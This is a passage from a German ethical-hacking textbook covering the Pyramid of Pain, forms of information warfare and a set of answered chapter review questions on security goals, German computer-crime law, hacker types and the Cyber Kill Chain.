4	Domainnamen	Hier erleidet der Angreifer einen mittelstarken Schmerz, denn neue Domains lassen sich zwar registrieren, jedoch ist der Aufwand für ihn bereits etwas höher, da er unter anderem den Reputationsaufbau, Zertifikate oder DNS-Konfigurationen berücksichtigen muss.
3	Netzwerk- oder Host-Artefakte	Auf dieser Ebene erleidet der Angreifer einen hohen Schmerz, denn Artefakte wie bestimmte Dateipfade, Registry-Einträge oder spezifische Kommunikationsmuster sind häufig tief in seiner Angriffsmethodik oder seiner Malware verankert. Änderungen erfordern signifikante technische Anpassungen.
2	Tools	Verwendete Tools wie Mimikatz oder Cobalt Strike zu ändern, ist für den Angreifer mit einem sehr hohen Schmerz verbunden, denn wenn Sie in der Lage sind, bestimmte Tools zuverlässig zu erkennen und abzuwehren, muss der Angreifer entweder auf neue Tools umsteigen oder eigene Werkzeuge entwickeln.

Tabelle 1.9 Die sechs Ebenen der Pyramide des Schmerzes

17 Mit »Schmerz« ist in diesem Fall der Aufwand für den Angreifer gemeint.

Nr.	Ebene	Erklärung
1	TTP	Auf dieser Ebene ist der Schmerz für den Angreifer extrem hoch: Er muss seine Taktiken, Techniken und Vorgehensweisen (siehe Abschnitt 1.13) ändern, um nicht mehr vom Angriffsziel erkannt zu werden. Die TTPs spiegeln die grundsätzliche Arbeitsweise eines Angreifers wider. Werden diese erkannt und gezielt verhindert, muss der Angreifer seinen gesamten Ansatz überarbeiten, was für ihn enorm zeit- und ressourcenintensiv ist.

Tabelle 1.9 Die sechs Ebenen der Pyramide des Schmerzes (Forts.)

Die Pyramide des Schmerzes verdeutlicht, dass nicht alle IoCs gleich wertvoll sind. Viele Sicherheitslösungen konzentrieren sich auf die unteren Ebenen, z. B. Hashwerte oder IP-Adressen, da diese einfach zu erkennen und automatisiert zu blockieren sind. Diese bieten jedoch nur kurzfristigen Schutz, weil sie vom Angreifer schnell angepasst werden können. Ein nachhaltiger Schutz entsteht erst dann, wenn Sie sich auf höherwertige Informationen wie Tools und TTPs konzentrieren. Dadurch erschweren Sie es dem Angreifer erheblich, seine Angriffe fortzusetzen oder unbemerkt zu bleiben. Das Modell hilft somit, Ihre Threat-Intelligence-Strategie gezielt zu priorisieren und den Fokus auf wirkungsvolle Abwehrmaßnahmen zu legen.




Abbildung 1.26 Die Pyramide des Schmerzes, schematisch dargestellt

Das Vorlesungsvideo zur Pyramide des Schmerzes erreichen Sie über den folgenden Link:

Abbildung 1.27 https://florian-dalwigk.com/ceh/pyramide

1.16 Informationskrieg

Der Begriff *Informationskrieg* beschreibt den strategischen Einsatz von *Informations- und Kommunikationstechnologie*, um gegenüber einem Gegner einen Vorteil in wirtschaftlicher, politischer oder militärischer Hinsicht zu erlangen. *Offensive Maßnahmen* sind der Angriff auf Webanwendungen, Server, Netzwerke und IT-Systeme mittels verschiedener Techniken und Malware. *Defensive Maßnahmen* umfassen Präventionsmaßnahmen, Alarmsysteme, die Vorbereitung auf (IT-)Notfälle etc.

Martin Libicki, ein bekannter Experte für Cybersicherheit und Kriegsführung, hat eine Klassifizierung entwickelt, die unterschiedliche Formen von Konflikten und deren Charakteristika beschreibt:[18]

- Der *Command-and-Control Warfare (C2W)* zielt darauf ab, die Kontrolle über ein kompromittiertes Netzwerk oder System zu übernehmen. Der Angreifer nutzt diese Kontrolle, um die Kommunikations- und Entscheidungsprozesse des Gegners zu stören.
- Beim *Intelligence-Based Warfare (IBW)* werden sensorgestützte Technologien genutzt, die gezielt technische Systeme stören. Der *Electronic Warfare (EW)* nutzt hingegen z. B. Funktechnologien, um die Kommunikationssysteme des Gegners zu stören. Die Übermittlung von Informationen soll dabei unterbrochen oder verfälscht werden.
- Bei der *psychologischen Kriegsführung (PSYOPS)* soll durch Propaganda, Desinformation und Angst Einfluss auf die Moral und die Wahrnehmung des Gegners genommen werden. Das Ziel besteht darin, den Gegner mental zu destabilisieren und seine Fähigkeit zum Widerstand zu schwächen.
- Beim *Hacker Warfare* werden Cyberangriffe genutzt, um gegnerische Systeme zu infiltrieren, zu manipulieren oder zu zerstören. Dabei werden verschiedene Werkzeuge und Schadsoftware wie Viren oder Trojaner eingesetzt, um Netzwerke zu kompromittieren und Zugang zu sensiblen Informationen zu erlangen.

18 Libicki, M. C. (1995). What is information warfare? Center for Advanced Concepts and Technology, National Defense University. *http://www.dodccrp.org/files/Libicki_What_Is.pdf* [Stand: 03.09.2024].

Die von Libicki vorgeschlagenen Kategorien verdeutlichen, dass sich der Informationskrieg nicht nur auf militärische Operationen beschränkt, sondern zunehmend auch zivile Bereiche wie Politik, Wirtschaft und Gesellschaft durchdringt. Dabei verschwimmen die Grenzen zwischen staatlicher Kriegsführung, Cyberkriminalität und digitalem Aktivismus.

Der Informationskrieg weist eine Reihe charakteristischer Eigenschaften auf, die in der folgenden Liste erklärt werden:

- **Asymmetrie**: Ein zentrales Merkmal des Informationskriegs ist die Asymmetrie. Das heißt, mit vergleichsweise geringen Mitteln können Angreifer erhebliche Schäden anrichten. Staaten sehen sich deshalb gezwungen, umfassende und teilweise sehr teure Schutzmaßnahmen für kritische Infrastrukturen zu ergreifen.
- **Nicht-Linearität**: Im Gegensatz zu klassischen Kriegen gibt es im Informationskrieg kein klares Gefechtsfeld. Angriffe können weltweit, simultan und ohne physische Präsenz erfolgen. Diese Entgrenzung erschwert nicht nur die Verteidigung, sondern auch die rechtliche Bewertung solcher Operationen. Beispiel: Die Cyberangriffe auf Estland im Jahr 2007, bei denen zentrale staatliche Institutionen, Banken und Medien attackiert wurden, hatten keine erkennbare territoriale Herkunft.
- **Anonymität, schwierige Attribution**: Durch technische Mittel kann die Herkunft eines Angriffs verschleiert werden. Die eindeutige Zuweisung zu einem Akteur ist dadurch erschwert, was politische Reaktionen oder Gegenmaßnahmen verkompliziert. Beispiel: Der Angriff mit dem Schadprogramm Stuxnet auf iranische Urananreicherungsanlagen wurde zunächst keinem Akteur zugeordnet. Erst später verdichteten sich Hinweise auf eine Beteiligung der USA und Israels.
- **Permanente Bedrohungslage**: Informationskrieg ist nicht an Zeit oder Kriegserklärungen gebunden. Staaten und Unternehmen befinden sich in einem Zustand dauerhafter Verwundbarkeit. Cyberoperationen können jederzeit und oft ohne Vorwarnung stattfinden.
- **Hybride Kriegsführung**: Informationskrieg ist oft ein Teil der hybriden Kriegsführung, bei der militärische, wirtschaftliche, diplomatische und mediale Mittel kombiniert werden. Das Ziel ist es, die Handlungsfähigkeit des Gegners in mehreren Dimensionen gleichzeitig zu beeinträchtigen. Beispiel: Im Vorfeld des russischen Einmarschs in die Ukraine 2022 wurden gezielte Cyberangriffe auf ukrainische Regierungs- und Infrastruktursysteme verübt, kombiniert mit Desinformationskampagnen in sozialen Netzwerken.

Die völkerrechtliche Einordnung des Informationskriegs ist bisher unzureichend geregelt. Zwar gibt es Grundsätze aus dem klassischen Völkerrecht, z. B. das Gewaltverbot gemäß Artikel 2 Absatz 4 der UN-Charta, doch deren Anwendbarkeit auf digitale Operationen ist umstritten. Eine wichtige Initiative zur Klärung dieser Fragen ist das *Tallinn Manual*, das vom *NATO Cooperative Cyber Defence Centre of Excellence (CCD-*

COE) veröffentlicht wurde. Es analysiert, unter welchen Umständen Cyberangriffe als bewaffneter Angriff gelten und welche Rechte zur Selbstverteidigung bestehen.[19]

Das Vorlesungsvideo zum Informationskrieg erreichen Sie über den folgenden Link:

Abbildung 1.28 https://florian-dalwigk.com/ceh/informationskrieg

1.17 Übungsfragen

Nachdem wir uns in diesem ersten Kapitel ausführlich mit den Grundlagen des Ethical Hackings beschäftigt haben, ist es an der Zeit, dieses Wissen anhand von Übungsfragen zu testen, die Ihnen in einer der vielen Zertifizierungsprüfungen aus dem Bereich der IT-Sicherheit begegnen könnten.

F1.1 Wodurch wird sichergestellt, dass nur Personen, die berechtigt sind, auf eine bestimmte Anwendung zuzugreifen, auch tatsächlich auf diese zugreifen können?

a) Verfügbarkeit
b) Integrität
c) Nichtabstreitbarkeit
d) Vertraulichkeit

Die richtige Antwort ist (d) »Vertraulichkeit«: Die *Vertraulichkeit* stellt sicher, dass nur Personen, die berechtigt sind, auf eine bestimmte Anwendung zuzugreifen, es auch tatsächlich können. Die *Verfügbarkeit* stellt hingegen sicher, dass Informationen nicht verloren gehen und autorisierten Personen immer zur Verfügung stehen. Die *Integrität* garantiert, dass Informationen nicht unerkannt verändert werden können. Die *Nichtabstreitbarkeit* ist eines der erweiterten Schutzziele der Informationssicherheit und dient als Nachweis gegenüber Dritten.

F1.2 Welches der folgenden Schutzziele der Informationssicherheit zählt nicht zur CIA-Triade?

a) Vertraulichkeit
b) Authentizität
c) Verfügbarkeit
d) Integrität

19 Schmitt, M. N. (Hrsg.). (2017). Tallinn Manual 2.0 on the International Law Applicable to Cyber Operations. Cambridge University Press. *https://doi.org/10.1017/9781316822524* [Stand: 18.04.2025].

Die richtige Antwort ist Antwort (b) »Authentizität«. Die Abkürzung CIA in CIA-Triade steht für die drei Schutzziele *Confidentiality*, *Integrity* und *Availability*, also Vertraulichkeit, Integrität und Verfügbarkeit. Demnach zählt Antwort (b) »Authentizität« nicht zu den drei Schutzzielen der CIA-Triade. Es handelt sich jedoch neben der *Nicht-Abstreitbarkeit* um ein erweitertes Schutzziel der Informationssicherheit.

F1.3 Alexander ist Mitarbeiter des Unternehmens »Sealed«, das seine Kunden vor Cyberangriffen schützt. Er ist Teil des Computer Emergency and Reponse Teams (CERT). Alexander erhält von Marius aus der Entwicklungsabteilung eine Nachricht, dass er ihn bereits vor zwei Wochen auf einen Datenabfluss aufmerksam gemacht habe. Die Rückfrage von Alexander, ob Marius ihm die E-Mail von vor zwei Wochen weiterleiten könne, verneint Marius. Er erwidert, dass Alexander ihm ruhig glauben könne. Welches Schutzziel der Informationssicherheit ist hier betroffen?

a) Integrität

b) Nichtabstreitbarkeit

c) Verfügbarkeit

d) Sicherheit

Die richtige Antwort ist (b) »Nichtabstreitbarkeit«. Marius versucht Alexander davon zu überzeugen, dass er bereits vor zwei Wochen eine E-Mail an das CERT-Team gesendet habe, in der es um einen Datenabfluss ging. Möglicherweise hat Marius ihn zu spät erkannt oder einfach vergessen, ihn direkt an das CERT-Team zu melden, und versucht nun, über sein eigenes Fehlverhalten hinwegzutäuschen. Wenn Marius die E-Mail tatsächlich gesendet hat, müsste sie unter seinen gesendeten Nachrichten zu finden sein, sofern er sie dort nicht gelöscht hat.

Es gibt theoretisch noch weitere Möglichkeiten, eine versendete E-Mail in den IT-Systemen des Unternehmens aufzuspüren, doch hier muss am Ende abgewogen werden, ob das beabsichtigte Ziel den damit verbundenen Aufwand wert ist. Auch wenn man den Eindruck bekommen könnte, dass hier ein Problem mit der Verfügbarkeit vorliegt, ist das nicht die richtige bzw. die weniger wahrscheinliche Antwort. Aus dem Text der Frage lässt sich nicht ableiten, dass die E-Mail verloren gegangen ist oder ob sie auf einem System gespeichert ist, das gerade nicht zur Verfügung steht – zumal Marius Alexander ohne einen Nachweis auf der Basis von »Trust me, Bro« zu überzeugen versucht.

F1.4 Welches Schutzziel der Informationssicherheit wird durch die Berechnung von Checksummen bzw. Hashwerten für Dateien erreicht?

a) Vertraulichkeit

b) Nichtabstreitbarkeit

c) Integrität

d) Verfügbarkeit

Die richtige Antwort ist (c) »Integrität«. Checksummen bzw. Hashwerte werden über Daten gebildet und bereits kleinste Änderungen machen sich sofort deutlich im Ergebnis bemerkbar. Der MD5-Hash der Zeichenkette `Florian` lautet beispielsweise `c888d14bb04541a068da5a13b58449a7`, während die Zeichenkette `florian` (mit einem kleingeschriebenen `f`) `56910c52ed70539e3ce0391edeb6d339` als Ergebnis produziert. Bereits die Änderung von nur einem Zeichen hat zu einer vollständigen Änderung des Hashwerts geführt. Hash-Kollisionen, also dass zwei Zeichenketten denselben Output produzieren, sind natürlich nicht ausgeschlossen, aber unwahrscheinlich, vor allem dann, wenn man sicherere Hashfunktionen wie SHA512 verwendet. Bei Checksummen kommt es ebenfalls darauf an, wie der dahinterstehende Algorithmus tatsächlich aussieht.

F1.5 Bei welcher Form der Kriegsführung werden sensorgestützte Technologien genutzt, die gezielt technische Systeme stören?

a) Economic Warfare

b) Intelligence-Based Warfare

c) Command-and-Control Warfare

d) Psychological Warfare

Die richtige Antwort ist (b) »Intelligence-Based Warfare«. Das Ziel von *Economic Warfare* besteht darin, die Wirtschaft eines Unternehmens oder einer Nation zu schwächen, indem der Informationsfluss gestört wird. Der *Command-and-Control Warfare* hat zum Ziel, die Kontrolle über ein kompromittiertes Netzwerk oder System zu übernehmen, um die Kommunikations- und Entscheidungsprozesse des Gegners zu stören. *Psychological Warfare* konzentriert sich auf die Beeinflussung der Meinungen, Überzeugungen und des Verhaltens des Gegners. Das kann z. B. durch Propaganda oder Desinformation geschehen.

F1.6 Bei welcher Art der Kriegsführung kommen Bots zum Einsatz, die gezielt Fake-News in sozialen Medien streuen, um die Bevölkerung und den Gegner zu demoralisieren?

a) Electronic Warfare

b) Psychological Warfare

c) Intelligence-Based Warfare

d) Hacker Warfare

Die richtige Antwort ist (b) »Psychological Warfare«. *Psychological Warfare* konzentriert sich auf die Beeinflussung der Meinungen, Überzeugungen und des Verhaltens des Gegners. Dazu werden Bots in den sozialen Medien eingesetzt, um gezielt Fake-News bzw. Propaganda zu verbreiten. Beim *Electronic Warfare* würden z. B. Funktechnologien eingesetzt werden, um die Kommunikationssysteme des Gegners zu stören.

Beim *Intelligence-Based Warfare* kämen sensorgestützte Technologien zum Einsatz. Beim *Hacker Warfare* werden Cyberangriffe genutzt, um gegnerische Systeme zu infiltrieren, zu manipulieren oder zu zerstören. Dabei werden verschiedene Werkzeuge und Schadsoftware wie Viren oder Trojaner eingesetzt, um Netzwerke zu kompromittieren und Zugang zu sensiblen Informationen zu erlangen.

F1.7 Welche Art von Hackern greift Systeme mit vorgefertigten Programmen und Werkzeugen an, die sie selbst meistens nicht verstehen? Für diese »Hacker« steht die Quantität der Angriffe im Vordergrund, wohingegen die Qualität kaum eine Rolle für sie spielt.

a) White Hats

b) Cyber Terrorists

c) Script Kiddies

d) Hacktivists

Die richtige Antwort ist (c) »Script Kiddies«. Ein *White Hat* hackt hingegen für »das Gute«: Er nutzt seine technischen Kenntnisse, um im Auftrag von Unternehmen Schwachstellen in Computernetzwerken oder IT-Systemen zu finden. Ein *Cyber Terrorist* vollzieht medienwirksame bzw. groß angelegte Hacks für seine religiösen oder politischen Ansichten. Ein *Hacktivist* ist ebenfalls politisch motiviert, doch er fokussiert seine Angriffe auf staatliche Einrichtungen und nicht auf die Bevölkerung.

F1.8 Welche Art von Hacker nutzt seine Fähigkeiten und sein Wissen, um Sicherheitslücken in IT-Systemen im Auftrag von Unternehmen oder Organisationen zu identifizieren und diese zu schließen?

a) Black Hat Hacker

b) Script Kiddie

c) White Hat Hacker

d) Hacktivist

Die richtige Antwort ist (c) »White Hat Hacker«. Ein *White Hat Hacker* arbeitet ethisch und legal, indem er Sicherheitslücken in IT-Systemen aufdeckt und meldet. Er arbeitet in der Regel im Auftrag von Unternehmen oder staatlichen Organisationen. Ein *Black Hat Hacker* hingegen handelt illegal und nutzt entdeckte Schwachstellen für persönliche oder finanzielle Vorteile aus. Ein *Script Kiddie* hat nur begrenzte technische Kenntnisse und verwendet vorgefertigte Tools, um Systeme ohne tiefes Verständnis der zugrunde liegenden Prozesse anzugreifen. Ein *Hacktivist* verfolgt politische oder soziale Ziele und nutzt Hacking, um seine Botschaft zu verbreiten oder Unrecht aufzudecken.

F1.9 Wo steht der sogenannte »Hackerparagraf«?

a) § 202b StGB

b) § 202c StGB

c) § 303a StGB

d) § 303b StGB

Die richtige Antwort ist (b) »§ 202c StGB«. In *§ 202b StGB* wird das Abfangen von Daten thematisiert. Damit ist gemeint, dass sich eine Person unter Anwendung technischer Mittel Daten aus einer nichtöffentlichen Datenübermittlung oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage beschafft bzw. diese abfängt. In *§ 303a StGB* ist die Datenveränderung geregelt: Wer rechtswidrig Daten löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft. In *§ 303b StGB* ist die sogenannte Computersabotage geregelt. Diese umfasst Handlungen wie das Einführen von Schadsoftware (Viren, Trojanern etc.), das Überfluten von Netzwerken mit Daten, um diese lahmzulegen (DDoS-Attacken), oder auch physische Angriffe auf Hardware, die dazu führen, dass Computersysteme ihren Dienst versagen.

F1.10 Was ist in § 202a StGB geregelt?

a) Ausspähen von Daten

b) Abfangen von Daten

c) Computersabotage

d) Datenveränderung

Die richtige Antwort (a) »Ausspähen von Daten«. Damit ist gemeint, dass sich eine Person unbefugt Zugang zu Daten verschafft, die nicht für sie bestimmt sind. Das Abfangen von Daten ist in § 202b StGB geregelt. Mit der Computersabotage beschäftigt sich § 303b StGB. Die Datenveränderung ist der Kern von § 303a StGB.

F1.11 Was ist in § 126a StGB geregelt?

a) Gefährdende Verbreitung personenbezogener Daten

b) Betreiben krimineller Handelsplattformen im Internet

c) Ausspähen von Daten

d) Hackerparagraf

Die richtige Antwort (a) »Gefährdende Verbreitung personenbezogener Daten«. Wenn man personenbezogene Daten einer anderen Person verbreitet und die Person dadurch beispielsweise in Gefahr bringt, dann greift dieser Paragraf. Das Betreiben krimineller Handelsplattformen im Internet ist in § 127 StGB geregelt. Das Ausspähen von Daten wird in § 202a StGB behandelt. Der Hackerparagraf ist eine andere Bezeichnung für § 202c StGB.

F1.12 Ein ehemaliger IT-Administrator namens Jonas hat bei seinem früheren Arbeitgeber rechtswidrig eine Datenbank kopiert, bevor er das Unternehmen verlassen hat. Die Datenbank enthält Kundendaten, wie E-Mail-Adressen, Telefonnummern und teilweise auch Bankverbindungen. Die Daten hat er allerdings nicht selbst weiterverwendet. Einige Wochen später kontaktiert ihn ein Bekannter namens Kevin, der für dubiose Online-Marketing-Firmen arbeitet. Kevin bietet Jonas 5.000 € für die Kundendaten, um diese für personalisierte Spam-Mails und betrügerische Angebote zu verwenden. Jonas überlässt Kevin die Daten und nimmt das Geld an – in dem Wissen, dass er die Daten rechtswidrig erlangt hat und damit den betroffenen Kunden möglicherweise geschadet wird. Welcher Straftat hat sich Jonas mit dem Entwenden der Daten schuldig gemacht?

a) Betreiben von kriminellen Handelsplattformen im Internet

b) Abfangen von Daten

c) Datenveränderung

d) Datenhehlerei

Die richtige Antwort (d) »Datenhehlerei«. Unter *Datenhehlerei*, die in § 202d StGB geregelt ist, versteht man das Erlangen von Daten durch eine rechtswidrige Tat oder das Überlassen solcher Daten in der Absicht, diese zu verbreiten oder sonst zugänglich zu machen, um sich oder einen Dritten zu bereichern oder einem anderen zu schaden. Jonas betreibt an dieser Stelle jedoch keine kriminelle Handelsplattform. Auch das Abfangen von Daten trifft hier nicht zu, weil Jonas die Daten nicht während der Übertragung abgefangen, sondern sie als Administrator aus einem bereits bestehenden System entnommen hat. Eine Datenveränderung liegt hier ebenfalls nicht vor, weil Jonas die Daten, zumindest laut unseren Erkenntnissen, unverändert verkauft hat.

F1.13 Wobei handelt es sich nicht um einen Grundsatz der Hackerethik?

a) Computer als Mittel künstlerischen Ausdrucks

b) Bewertung nach Leistung statt Status

c) Kein Missbrauch fremder Daten

d) Öffentliche Daten schützen, private Daten nützen

Die richtige Antwort ist (d) »Öffentliche Daten schützen, private Daten nützen«. Eigentlich lautet der Grundsatz nämlich »Öffentliche Daten nützen, private Daten schützen«. Dieser Grundsatz sieht in der Transparenz öffentlicher Daten einen gesellschaftlichen Mehrwert, warnt aber gleichzeitig vor dem Missbrauch personenbezogener Informationen. Sein Ziel ist es, ein Gleichgewicht zwischen Offenheit und Datenschutz herzustellen: Während Informationen von öffentlichem Interesse geteilt werden sollten, ist die Privatsphäre des Einzelnen unbedingt zu wahren.

F1.14 Welcher Grundsatz der Hackerethik fordert eine meritokratische Sichtweise?

a) Skepsis gegenüber Autoritäten und Förderung von Dezentralisierung
b) Technologie zum Wohle der Gesellschaft
c) Bewertung nach Leistung statt Satus
d) Kein Missbrauch fremder Daten

Die richtige Antwort ist (c) »Bewertung nach Leistung statt Satus«. Die Leistung und das technische Können einer Person sollen im Vordergrund stehen und nicht ihr Alter, Geschlecht, sozialer Status oder formale Abschlüsse. In der Praxis bedeutet dies, dass auch Personen ohne formale Ausbildung, aber mit hoher praktischer Kompetenz, als gleichwertige Mitglieder der Gemeinschaft betrachtet werden sollten. Dieses Denken findet sich heute bereits in vielen Bereichen der freien Wirtschaft wieder, weniger jedoch im öffentlichen Sektor.

F1.15 Anfang 2022 hat das Hacker-Kollektiv »Anonymous« im Zuge des Ukraine-Konflikts versucht, russische Regierungswebseiten mit DDoS-Angriffen lahmzulegen. Welcher der folgenden Begriffe beschreibt diese Handlung am besten?

a) Social-Engineering
b) Spoofing
c) Hacktivismus
d) Identitätsdiebstahl

Die richtige Antwort ist (c) »Hacktivismus«, weil hinter diesem DDoS-Angriff auf die russische Regierung eine politische Motivation steckt. Demgegenüber meint *Social-Engineering* das »Hacken von Menschen«. Dafür stehen verschiedene Methoden wie beispielsweise *Phishing* oder *Dumpster-Diving* zur Verfügung. Beim *Spoofing* versucht ein Angreifer seine wahre Identität, den Ursprung einer Nachricht oder seinen Standort zu verschleiern oder zu fälschen, um sich als jemand anderes auszugeben oder um Sicherheitsmechanismen zu umgehen. Wenn ein Angreifer *Identitätsdiebstahl* betreibt, macht er sich eine fremde (digitale) Identität zu eigen, in dem er beispielsweise Fake-Accounts erstellt oder Ausweisdokumente fälscht.

F1.16 Die Cyber Kill Chain unterteilt einen Hacking-Angriff in die folgenden sieben Phasen:

1. Exploitation
2. Command and Control
3. Installation
4. Actions on Objectives
5. Delivery
6. Reconnaissance
7. Weaponization

In welcher Reihenfolge laufen diese Phasen in der Regel ab?

a) 6 → 7 → 5 → 1 → 2 → 4 → 3

b) 7 → 6 → 5 → 1 → 3 → 2 → 4

c) 6 → 7 → 1 → 5 → 3 → 2 → 4

d) 6 → 7 → 5 → 1 → 3 → 2 → 4

Die richtige Antwort ist (d) »6 → 7 → 5 → 1 → 3 → 2 → 4«. In der ersten Phase (*Reconnaissance*) sammelt der Angreifer Informationen über das Ziel. In der zweiten Phase (*Weaponization*) entwickelt der Angreifer den Schadcode oder die Schadsoftware, die für den Angriff verwendet wird. In der dritten Phase (*Delivery*) versucht der Angreifer, den Exploit auf das Ziel zu übertragen. Das erfolgt z. B. über Phishing-Mails oder infizierte USB-Sticks. In der vierten Phase (*Exploitation*) wird die Schwachstelle ausgenutzt, um Zugriff zu erlangen. In der fünften Phase (*Installation*) installiert der Angreifer die Schadsoftware auf dem Zielsystem. In der sechsten Phase (*Command and Control*) etabliert der Angreifer eine bidirektionale Verbindung zum infizierten Zielsystem, um es zu steuern und weitere Angriffe durchzuführen. In der letzten Phase (*Actions on Objectives*) führt der Angreifer die geplanten Aktionen durch, um seine Ziele zu erreichen.

F1.17 In welcher Phase eines Hacking-Angriffs wird beispielsweise durch das Ausführen von Schadcode auf dem Rechner des Opfers eine Schwachstelle ausgenutzt?

a) Weaponization

b) Exploitation

c) Reconnaissance

d) Installation

Die richtige Antwort ist (b) »Exploitation«. In dieser vierten Phase eines Hacking-Angriffs nach der Cyber Kill Chain nutzt der Angreifer eine Schwachstelle aus, um Kontrolle über das Ziel zu erlangen, indem er Schadcode auf dem Rechner des Opfers oder einen Exploit ausführt. Im Gegensatz dazu entwickelt er in der *Weaponization*-Phase erst den Schadcode oder die Schadsoftware, die er für den Angriff verwenden will. Die *Reconnaissance* stellt die erste Phase eines Hacking-Angriffs dar, in der es erst mal darum geht, möglichst viele Informationen über das Zielsystem zu sammeln. In der *Installation*-Phase versucht sich der Angreifer einen dauerhaften Zugang zum bzw. Kontrolle über das Zielsystem zu verschaffen. Dazu lädt er beispielsweise weitere Programme nach.

F1.18 In welcher Phase eines Hacking-Angriffs lädt der Angreifer weitere Programme nach, um den Zugriff auf dem Zielsystem für einen längeren Zeitraum zu behalten?

a) Weaponization

b) Actions on Objectives

c) Command and Control

d) Installation

Die richtige Antwort lautet (d) »Installation«. In dieser Phase versucht sich der Angreifer einen dauerhaften Zugang zum bzw. Kontrolle über das Zielsystem zu verschaffen. Dazu lädt er beispielsweise weitere Programme nach. Mit *Weaponization* ist hingegen gemeint, dass der Schadcode oder die Schadsoftware, die für den Angriff verwendet wird, vom Angreifer entwickelt. *Actions on Objectives* stellt die letzte Phase eines Hacking-Angriffs gemäß der Cyber Kill Chain dar. Während dieser Phase führt der Angreifer die geplanten Aktionen durch, um seine Ziele zu erreichen. Diese können das Ausspähen, Manipulieren oder Löschen von Daten, den Diebstahl von Informationen, die Beeinträchtigung des Betriebs oder andere schädliche Aktivitäten umfassen. *Command and Control* stellt die vorletzte Phase eines Hacking-Angriffs dar. In ihr stellt der Angreifer eine bidirektionale Verbindung zu dem infizierten Zielsystem her, um es zu steuern und weitere Angriffe durchzuführen. Als Steuerelement kommt ein sogenannter *Command and Control Server* zum Einsatz.

F1.19 Was ist das Ziel der Reconnaissance-Phase eines Hacking-Angriffs?

a) Das Ausnutzen einer Schwachstelle, um Zugang zum Zielsystem zu erlangen
b) Die Installation von Malware auf dem Zielsystem
c) Das Einbauen von Hintertüren, um den Zugang zum Zielsystem langfristig zu sichern
d) Das Sammeln von so vielen Informationen über das Zielsystem wie möglich

Die richtige Antwort ist (d) »Das Sammeln von so vielen Informationen über das Zielsystem wie möglich«. Eine Schwachstelle auszunutzen, um Zugang zum Zielsystem zu erlangen, ist Teil der Exploitation-Phase. Die Installation von Malware auf dem Zielsystem findet in der Installation-Phase statt. Der Einbau von Hintertüren, der den Zugang zum Zielsystem langfristig sichern soll, erfolgt in der vorletzten Phase eines Hacking-Angriffs, nämlich in der *Command and Control*-Phase. Das Sammeln von möglichst vielen Informationen über das Zielsystem ist der erste Schritt, den ein Hacker während eines Angriffs vollzieht.

F1.20 Zu welcher IoC-Kategorie gehören URLs, IP-Adressen und Domainnamen?

a) E-Mail-Indikatoren
b) Netzwerk-Indikatoren
c) Host-basierte Indikatoren
d) Verhaltensindikatoren

Die richtige Antwort ist (b) »Netzwerk-Indikatoren«. Durch *Netzwerk-Indikatoren* können verdächtige Aktivitäten in einem Netzwerk festgestellt werden. Dazu gehören beispielsweise spezifische URLs, Domainnamen und IP-Adressen, die mit schädlichen Aktivitäten in Verbindung gebracht werden. *E-Mail-Indikatoren* beziehen sich auf Anzeichen in E-Mails, die vor einem Phishing- oder Malware-Angriff warnen.

Host-basierte Indikatoren werden durch die Analyse von Systemen innerhalb des Netzwerks gewonnen. *Verhaltensindikatoren* beziehen sich auf spezifische Aktionen oder Verhaltensmuster, die auf eine schadhafte Aktivität hindeuten.

F1.21 Nach einem Hacking-Angriff auf die Firma »Trübwerk« wurden auf einigen Rechnern neue Schlüssel in der Registry entdeckt. Um welche Art von IoC handelt es sich dabei?

a) E-Mail-Indikatoren

b) Netzwerk-Indikatoren

c) Host-basierte Indikatoren

d) Verhaltensindikatoren

Die richtige Antwort ist (c) »Host-basierte Indikatoren«. *Host-basierte Indikatoren* werden durch die Analyse von Systemen innerhalb des Netzwerks gewonnen. Dazu zählen verdächtige Dateinamen, Hashwerte, DLLs, Registry-Einträge und unbekannte oder ungewöhnliche Dienste oder Prozesse. *E-Mail-Indikatoren* beziehen sich auf Anzeichen in E-Mails, die beispielsweise vor einem Phishing-Angriff warnen. Das können z. B. verdächtige Absenderadressen, Betreffzeilen, Dateianhänge oder URLs sein. Anhand von *Netzwerk-Indikatoren* können verdächtige Aktivitäten in einem Netzwerk festgestellt werden. *Verhaltensindikatoren* beziehen sich auf spezifische Aktionen oder Verhaltensmuster, die auf eine schadhafte Aktivität hindeuten. Das können z. B. fehlerhafte Anmeldeversuche, verdächtige Befehle und geografische Unstimmigkeiten sein.

F1.22 Bei welcher Phase eines Hacking-Angriffs kommt üblicherweise nmap zum Einsatz?

a) Reconnaissance

b) Scanning

c) Gaining Access

d) Maintaining Access

Die richtige Antwort ist (b) »Scanning«. In der *Scanning*-Phase beginnt der Angreifer mit dem aktiven Scannen des Zielsystems. Hierbei werden Netzwerkscanner wie nmap oder Vulnerability-Scanner wie Nessus eingesetzt, um offene Ports, Dienste, aktive Maschinen, Gerätetypen, Betriebssysteminformationen und Schwachstellen zu identifizieren. In der *Reconnaissance*-Phase sammelt der Angreifer so viele Informationen wie möglich über das Ziel. Das kann über verschiedene Methoden geschehen, einschließlich Social-Engineering und OSINT. Sein Ziel ist es, Schwachstellen zu identifizieren und eine Strategie für den Angriff zu entwickeln. In der Phase *Gaining Access* nutzt der Angreifer die identifizierten Schwachstellen aus, um sich Zugang zum Betriebssystem eines Computers im Netzwerk, zu den darauf laufenden Anwen-

dungen oder zu dem Netzwerk selbst zu verschaffen. In der Phase *Maintaining Access* versucht der Angreifer, den zuvor erlangten Zugang dauerhaft aufrechtzuerhalten.

